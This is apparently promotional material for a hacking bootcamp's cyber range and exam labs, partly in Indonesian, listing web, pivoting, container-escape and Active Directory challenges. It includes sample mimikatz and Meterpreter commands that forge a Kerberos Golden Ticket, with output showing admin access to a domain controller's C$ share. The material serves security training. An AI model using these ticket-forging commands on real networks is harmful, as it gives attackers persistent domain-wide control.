Enterprise Cyber Range (Top Tier) Cybersecurity Lab 2026 v7

Why is a Cyber Security Lab considered one of the top-tier training environments?

Because each participant is provided with up to two VPS instances and works within a simulated real-world (enterprise) environment. It involves multi-layer attack scenarios rather than a single isolated machine. It includes advanced techniques such as pivoting, lateral movement, and privilege escalation.

This type of lab is typically used for exams, assessments, and red team simulations. It also supports Red Team vs Blue Team cyber war exercises in a controlled enterprise-like environment.

Cyber Security Lab Tier Levels :
1. Personal Lab (Basic offline learning environment)
2. Playground (Skill practice challenge platform)
3. Structured Lab **(**Guided structured learning path)
4. Advanced Lab **(**Multi-machine attack scenarios)
5. Enterprise Cyber Range (Red vs Blue): Highest Tier : Enterprise Cyber Range: Realistic enterprise environment with per-participant VPS, chaining exploits, pivoting, privilege escalation, and red blue simulation exercises

{><}XCODE XCODEHOSTER


https://hackerbootcamp.asia

Bootcamp exam flow and general information

Each participant is provided with two VPS instances for the exam and can choose their own operating system, including Ubuntu Server, Debian, Rocky Linux, or FreeBSD.


Lab 1


Advanced Lab for HackerBootcamp Asia participants.



Below is a general overview of the 10 CTF exam stages, as shown in the infrastructure diagram, covering various web security vulnerabilities.

LFI (Local File Inclusion): A challenge focused on exploiting file inclusion mechanisms to read sensitive files on the server. IDOR (Insecure Direct Object Reference): Testing the ability to manipulate object identifiers to unauthorizedly access other users' data. SQL Injection: Fundamental attacks designed to manipulate database queries. Web API Security: Security targets focusing on vulnerabilities within API endpoints. Advanced SQL Injection: Implementation of sophisticated injection techniques. Brute Force: Guessing-based attacks aimed at gaining unauthorized access to accounts or directories. Etc. (and others).





Teknologi Data Center dengan 24 Server Baremetal menyediakan VPS dikembangkan secara mandiri oleh X-Code (PT Teknologi Server Indonesia).

Lab 2

Enterprise Lab / Cyber Range (Full) for HackerBootcamp Asia participants

This is an **enterprise cyber range** because it simulates a real corporate network environment with multiple interconnected systems across different subnets, requiring pivoting, lateral movement, and exploit chaining to reach the main target. The infrastructure mirrors production-like segmentation found in enterprise networks.


It also includes both **Red Team and Blue Team components**, such as Wazuh-based monitoring, access control rules, and active defense layers. Combined with diverse tasks like exploitation, privilege escalation, and reverse engineering, it represents a full-scale security testing environment rather than a simple CTF lab.

- Initial Access & foothold pada network terbatas
- Exploit chaining (multi-step exploitation)
- Network pivoting antar subnet
- Lateral movement antar host
- Privilege escalation sampai root access
- Web / service exploitation pada Linux server
- Internal host enumeration & discovery
- Access control bypass (whitelist filtering scenario)
- Red Team shell access objective
- Logically segmented network traversal (router-based restrictions)
- Wazuh-based monitored environment evasion (Blue Team detection layer)
- Cryptography challenge (di VPS Red Team environment)
- Linux application reverse engineering • Internal infrastructure exploitation lab tasks

Enterprise Cyber Range (Red vs Blue):

wazuh.

Participants are divided into two roles: the red team and the blue team.
The blue team is equipped with a monitoring system using Wazuh SIEM along with auditctl, which are integrated with Wazuh to enable centralized system activity monitoring and analysis


TARGET UTAMA
192.168.20.5
(Beda jaringan)
Target harus dilakukan
Privilege escalation hingga
akses root
(AKSES SANGAT TERBATAS)
Exploit chaining, pivoting, Lateral
Movement lintas jaringan
Router Ubuntu Server
192.168.9.200
(Whitelist Mode)
Allow
Allow
Blokir
Blokir
Debian
192.168
.9.83
Ubuntu
Server
192.168
.9.244
Node
lain
(izin)
Kali Linux
2026.1
192.168.9.242
Kali linux untuk
Hacking Debian & ubuntu
(Tools lebih lengkap
daripada bawaan VPS)
Red Team ditantang untuk
mendapatkan akses shell
SERVER LINUX YANG HARUS DIAMANKAN
192.168.9.39 (Wazuh Agent)
Area perang Red Team VS Blue Team
Wazuh Manager
(SOC / Blue Team)
Beragam tools disediakan untuk hacking
Ratusan VPS (Red Team)
Lab eksploitasi internal
Di dalam VPS ada ujian Kriptografi
Ujian Linux App Reverse Engineering

Lab 3

Enterprise Cyber Range: Full-Stack Offensive Security Simulation Lab for HackerBootcamp Asia participants


Infrastructure Overview: Enterprise-Grade Cyber Range

This environment utilizes an **Enterprise-Grade Cyber Range** designed to replicate the complexities of a modern distributed network ecosystem. The architecture follows a sophisticated multi-tier structure, segregating core services such as Web Servers, CMS engines, and JWT-based Authentication APIs to simulate real-world corporate microservices. By implementing strict Access Control Lists (ACLs) and "Allow/Deny" traffic policies, the module challenges candidates to demonstrate proficiency in lateral movement and the bypass of Zero Trust security frameworks within a production-mimicking environment.

At the advanced exploitation level, the range introduces **Cloud-Native Security** challenges, specifically focusing on "Container Escape" chains within the latest Ubuntu Server distributions. Supported by a massive Red Team infrastructure consisting of hundreds of VPS nodes, the lab provides a high-fidelity simulation of large-scale distributed attacks. Candidates are evaluated on their multi-dimensional skill sets, ranging from mobile application static analysis and HTTP header manipulation to identifying critical business logic flaws within interconnected APIs, reflecting the highest standards of corporate cybersecurity resilience.

Docker Container Escape Attack


- HTTP Header Manipulation
- WiFi Password Cracking (WPA2 Handshake)
- Mobile Static Analysis and Dynamic Analysis to SQL Injection
- JWT Retrieval from API to Application Flaw
- Popular CMS Core RCE into Remote Shell
- Web Server RCE into Remote Shell
- From CVE-2026 to Host: Container Escape Chain (Ubuntu Server 24.04.4)



Ujian awal
HTTP Header Manipulation
Mobile Static Analysis to SQL Injection
WiFi Password Cracking (WPA2 Handshake)
JWT Retrieval from API to Application Flaw


Lab 4

Active Directory Attack Chain Lab



This exam is considered an **enterprise penetration testing assessment** because it simulates real-world attack scenarios in large-scale corporate environments managed through a centralized identity system such as Active Directory. In such infrastructures, security is not limited to a single host but extends across an entire domain where users, machines, and permissions are tightly interconnected.

The workflow reflects realistic enterprise attack chains, including initial access, credential extraction, privilege escalation, lateral movement, and persistence. Techniques such as credential dumping, SID/RID analysis, and Kerberos ticket manipulation demonstrate how attackers operate within domain-based environments. This makes the assessment aligned with real enterprise penetration testing, where the objective is to evaluate the resilience of the entire ecosystem rather than isolated systems.




Advanced Active Directory Attack Techniques: Full-Chain Domain Compromise via Lateral Movement and Kerberos Ticket Forgery (Golden Ticket) for Persistent Administrative Access.

1. Initial Access & Foothold Establishment
2. Database Extraction (The Source)
   Non-Interactive Credential Database Dumping
   Automated SAM & LSA Secret Extraction
   Cryptographic Material Harvesting
3. Operational Base Expansion (The Pivot)
   Exploitation of Windows
   Workstation Control & Environment Preparation
4. Identity Mapping
   Local & Domain Security Identifier (SID) Analytics
   Whoami Identity Verification
   Relative Identifier (RID) Mapping
5. Ticket Forging & Internal Domain Persistence
   In-Memory Kerberos Ticket Injection
   Standardized Authentication Protocol Alignment
   Remote File System Enumeration via UNC Paths


Contoh menggunakan Meterpreter untuk injeksi ticket

Injeksi Golden Ticket langsung ke memori dengan nama Adiansyah_[redacted]_Lanjutan




Perintah: *kiwi_cmd "kerberos::golden /user:[redacted]LULUS_E[redacted] Lanjutan /domain:lab.local /sid:S-[redacted]*

2. Verifikasi Injeksi Tiket



5. Pembuktian Akses Admin (Goal Utama)



```
               4 Dir(s)  17,796,788,224 bytes free

C:\Windows\system32>
```

Perintah: dir \\windoweserver.lab.local\c$

Penjelasan Singkat:

Langkah final untuk membuktikan bahwa Golden Ticket bekerja dengan sempurna. Hasil nya akses ke folder administratif (C$) pada Domain Controller berhasil dibuka. Hal ini membuktikan bahwa penyerang memiliki hak akses Domain Admin secara penuh dan persisten di seluruh jaringan lab.local.

Cara lain bisa menggunakan mimikatz

```
mimikatz # kerberos::golden /user:Administrator /domain:LAB.LOCAL /sid:S-1-5-
[redacted]/ti
cket:golden.kirbi
User      : Administrator
Domain    : LAB.LOCAL (LAB)
SID       : S-[redacted]
User Id   : 500
Groups Id : *[redacted]
ServiceKey: c[redacted]
Lifetime  : 4/19/2026 10:55:39 AM ; 4/16/2036 10:55:39 AM ; 4/16/2036 10:55:3
9 AM
-> Ticket : golden.kirbi

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Final Ticket Saved to file !
```

```
C:\bb>net view /domain
net view /domain
Domain

--
LAB
WORKGROUP
The command completed successfully.
```

```
C:\bb>dir \\WINDOWESERVER\c$
dir \\WINDOWESERVER\c$
 Volume in drive \\WINDOWESERVER\c$ has no label.
 Volume Serial Number is ECF2-0083

 Directory of \\WINDOWESERVER\c$

04/16/2026  03:36 PM                 0 AUTOEXEC.BAT
04/16/2026  03:36 PM                 0 CONFIG.SYS
04/16/2026  03:47 PM    <DIR>          Documents and Settings
04/16/2026  03:34 PM    <DIR>          Program Files
04/16/2026  03:54 PM    <DIR>          WINDOWS
04/16/2026  04:57 PM    <DIR>          wmpub
               2 File(s)              0 bytes
               4 Dir(s)  17,820,614,656 bytes free

C:\bb>
```

Contoh berhasil lolos ujian, Server AD diakses dari Windows Klien.


The lab technology used is highly advanced. Each participant is provided with multiple dedicated VPS instances, ensuring that every environment is fully isolated and does not interfere with other participants. These VPS instances come pre-installed with a comprehensive set of security tools to support the exam process, including **WPScan**, **SQLMap**, **Hashcat**, **Pwndbg**, and the **Metasploit Framework**, along with other commonly used penetration testing tools.

Lab 5

The Final Boss


Kiamat Infrastruktur: Runtuhnya Benteng Terakhir Otoritas Active Directory

Inter-Domain Trust Relationship Exploitation (Cross Domain)



